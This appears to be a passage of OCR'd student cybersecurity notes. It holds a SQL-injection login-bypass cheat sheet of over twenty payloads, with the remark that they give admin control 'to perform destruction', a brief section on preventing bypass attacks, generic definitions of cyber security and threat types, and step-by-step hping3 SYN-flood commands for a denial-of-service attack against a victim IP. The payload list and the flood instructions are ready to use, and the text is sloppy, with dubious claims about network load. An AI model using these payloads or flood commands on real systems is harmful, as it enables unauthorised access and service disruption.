
admin' or '1' = '1 (as username and password)

Now you will get the control of admin and can perform destruction.


Cheat Sheet For Bypass Attacks

```
admin' --
admin' #
admin'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='
admin' or 1=1
admin' or 1=1--
admin' or 1=1#
admin' or 1=1/*
admin') or ('1'='1
admin') or ('1'='1'--
admin') or ('1'='1'#
admin') or ('1'='1'/*
admin') or '1'='1
admin') or '1'='1'--
admin') or '1'='1'#
admin') or '1'='1'/*
1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
admin" --
admin" #
admin"/*
```

Payload Applied



Successfully Bypassed



Preventing Bypass Authentication Attacks

To verify whether an attack phase has succeeded or not, automated tools assess the return error codes and page information from the host web server. A secure practice is to force any error or unexpected request to generate a HTTP 200 OK response, instead of the numerous 400 type errors. This will make it more difficult for the attackers to distinguish valid and invalid login attempts.

An important measure in stopping automated brute-force authentication attacks is by adding random content on the page presented to the authenticating client browser. The client must be capable of successfully submitting this random content as part of the authentication process to proceed further in the web site or application. The best way to do this is to present the random phrase in a graphic GIF, JPG and PNG format using random fonts or colours each time. This can make it almost impossible for an automated process to succeed.

- You can check your vulnerability of website using Acunetix web Vulnerability Scanner

Major

Q6) What is Cyber Security

Cyber security is the practice of defending computers, servers, mobile devices, electronic systems, networks and data from malicious attacks. It is also known as information technology security or electronic information security. The term applies in a variety of contexts, from business to mobile computing and can be divided into a few common categories

i) Network Security :- It is the practice of securing a computer network from intruders, whether targeted attackers or opportunistic malware.

ii) Application Security :- It focuses on keeping software and devices free of threats. A compromise application could provide access to the data its designed to protect. Successful security begins in the design stage, well before a program or device is deployed

iii) Information Security :- It protects the integrity and privacy of data, both in storage and in transit

iv) Operational Security :- It includes the process and decision for handling and protecting data assets. The permission

users have when accessing a network and the procedures that determine how and while data may be stored or shared all fall under this umbrella

The scale of cyber threat

The global cyber threat continues to evolve at a rapid pace with a rising number of data breaches each year. A report by by Risk Based Security revealed that a shocking 7.9 billion records have been exposed by data breaches in the first nine months of 2019 alone. This figure is more than double (112%) the number of records exposed in the same period in 2018.

Medical service retailers and public entities experienced the most breaches, with malicious criminals responsible for most incidents. Some of these sectors are more applying to cybercriminals because They collect financial and medical data, but all businesses that use a networks can be targeted for customer data, corporate espionage or customer attacks.

Type of cyber threats

1) Cybercrime includes single actors or groups targetting systems for financial gain or to cause disruption

2) Cyber attack often involved politically motivated information gathering

3) Cyber terrorism is intended to undetermine system to cause panic or fear

we can do any type of attacks in the cyber security. we can attack a physical machine by sharing viruses links etc. There are so many cases coming out in our day to day life.

Before two months one of relatives faced a cyber attack. Their twitter id has been hacked by the hacker. After hacking their twitter id the hacker asks my relatives to send money. So one of my friend suggested me and I told them to complain in cyber police. After complaining the police found that hacker by applying reverse engineering or something I don't know clearly. But the hacker was caught and got a severe punishment

I learn that making virus is not crime but using for illegal purpose is crime.

Q7) Performing DOS attack (when in same network)

1) Find the IP address of victim machine

2) use the command

```
hping3 -c no of packets -d size of packets
 -S -p 80 --flood --rand-source victim IP
```

3) If we send more no of packets the computer may hang up

4) A normal computer network will use 0-1% and performance will be upto 1%.


5) But if we send more no of packets the network will use 50-80%. but performance will be same or may increase

6) As the network usage increases the computer may not perform anything or might be hanged.

